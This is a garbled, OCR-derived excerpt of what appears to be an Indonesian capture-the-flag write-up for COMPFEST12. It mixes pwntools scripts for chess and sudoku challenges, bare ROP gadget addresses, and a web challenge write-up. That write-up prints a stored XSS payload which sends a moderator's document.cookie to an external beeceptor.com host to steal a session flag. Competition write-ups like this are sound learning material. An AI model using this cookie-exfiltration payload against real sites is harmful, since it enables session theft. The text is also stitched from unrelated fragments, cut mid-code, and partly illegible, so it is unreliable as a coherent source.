


```

        step += 1
        cnt_now, cnt_nxt = cnt_nxt, 0

    px, py = queue.pop(0)
    cnt_now -= 1
    for sx, sy in HORSE_MOVE:
        nx, ny = px + sx, py + sy
        if 0 <= nx < col and 0 <= ny < row:
            if dist[ny][nx] == -1:
                dist[ny][nx] = step + 1
                queue.append((nx, ny))
                cnt_nxt += 1

    return [dist[hy - 1][hx - 1] for hx, hy in horses]

# r = process(['python3', 'chess.py'])
r = remote('128.199.157.172', 27136)

for i in range(7):
    print('recving')
    board = r.recvuntil(':')

    # print(board)
    parse = board.split(b'\n')
    # print(parse)
    # print(parse)
    # horse = []

    cols = (len(parse[0])-1)//2
    rows = (len(parse)-1)//2

    # print('haha', r.recvline())

    horses = []
    col = 1
    for el in parse:
        if el[0] == 45:
            continue
        x = [(m.end(0))//2 for m in re.finditer(r"X",
el.decode('utf-8'))]
        k = [(m.end(0))//2 for m in re.finditer(r"K",
el.decode('utf-8'))]
        for el in k:
            horses.append((el, col))

```


Web


Regular Forum Page (316 pts)

Pertama mencoba post, kami menemukan vulnerability XSS di body postnya. Kemudian dari deskripsi soal cukup jelas bahwa kita diminta untuk melakukan CSRF. Kami pun membuat setup interceptor di <https://beeceptor.com/>. Kemudian payload pada body postnya adalah sebagai berikut:

```
<script>
x1 = new XMLHttpRequest();
x1.open( "GET", "http://128.199.157.172:26552/", false );
x1.send( null );

x2 = new XMLHttpRequest();
x2.open("GET", "https://hehe1234.free.beeceptor.com?data=" +
(document.cookie))
x2.send( null );
</script>
```

Karena respon tidak kunjung tiba, kami pun sambil mencari-cari vulnerability lain jika ada. Akan tetapi, tidak ditemukan. Kemudian, saat kami melihat beeceptor lagi, didapat flag yang berasal dari cookie moderator.



Flag: COMPFEST12{html t4g 1s n0t C4s3 5ent1t1v3 5bc733a9f8}


```

        out += s + '\n'

    f = open('out.txt', 'w')
    f.write(out[:-1])
    f.close()

    if 'knight' not in typ:
        q = process(['python', './SudokuSolver/sudoku.py',
'out.txt'])
        q.recvuntil('- - - - -\n')
        data = q.recvuntil('- - - - -')[:-18]
        pars2 = data.split('\n')
        pars2 = [x.split(' ') for x in pars2]
        # print pars2
        q.close()

        ans = ''
        for a in 'ABCDEFGH':
            ans += pars2[d[a][1]][d[a][0]]

        print ans


        r.sendline(ans)
    else:
        print "knight"
        q = process(['./Chess-Sudoku-Solvers/C++/a.out',
'out.txt'])
        q.recvuntil('WE HAVE A SOLUTION!\n')
        data = ''
        for i in range(9):
            data += q.recvline()
        pars2 = data.split('\n')[:-1]
        pars2 = [x.strip().split(' ') for x in pars2]
        q.close()
        ans = ''
        for a in 'ABCDEFGH':
            ans += pars2[d[a][1]][d[a][0]]
        print ans

        r.sendline(ans)

    resp = r.recvline()
    if 'Correct' in resp:
        cnt+=1

poprdis = 0x00401723
poprsir15 = 0x00401721

```


[illegible]

...d79d8

ini gimana dengernya ya :(

[illegible]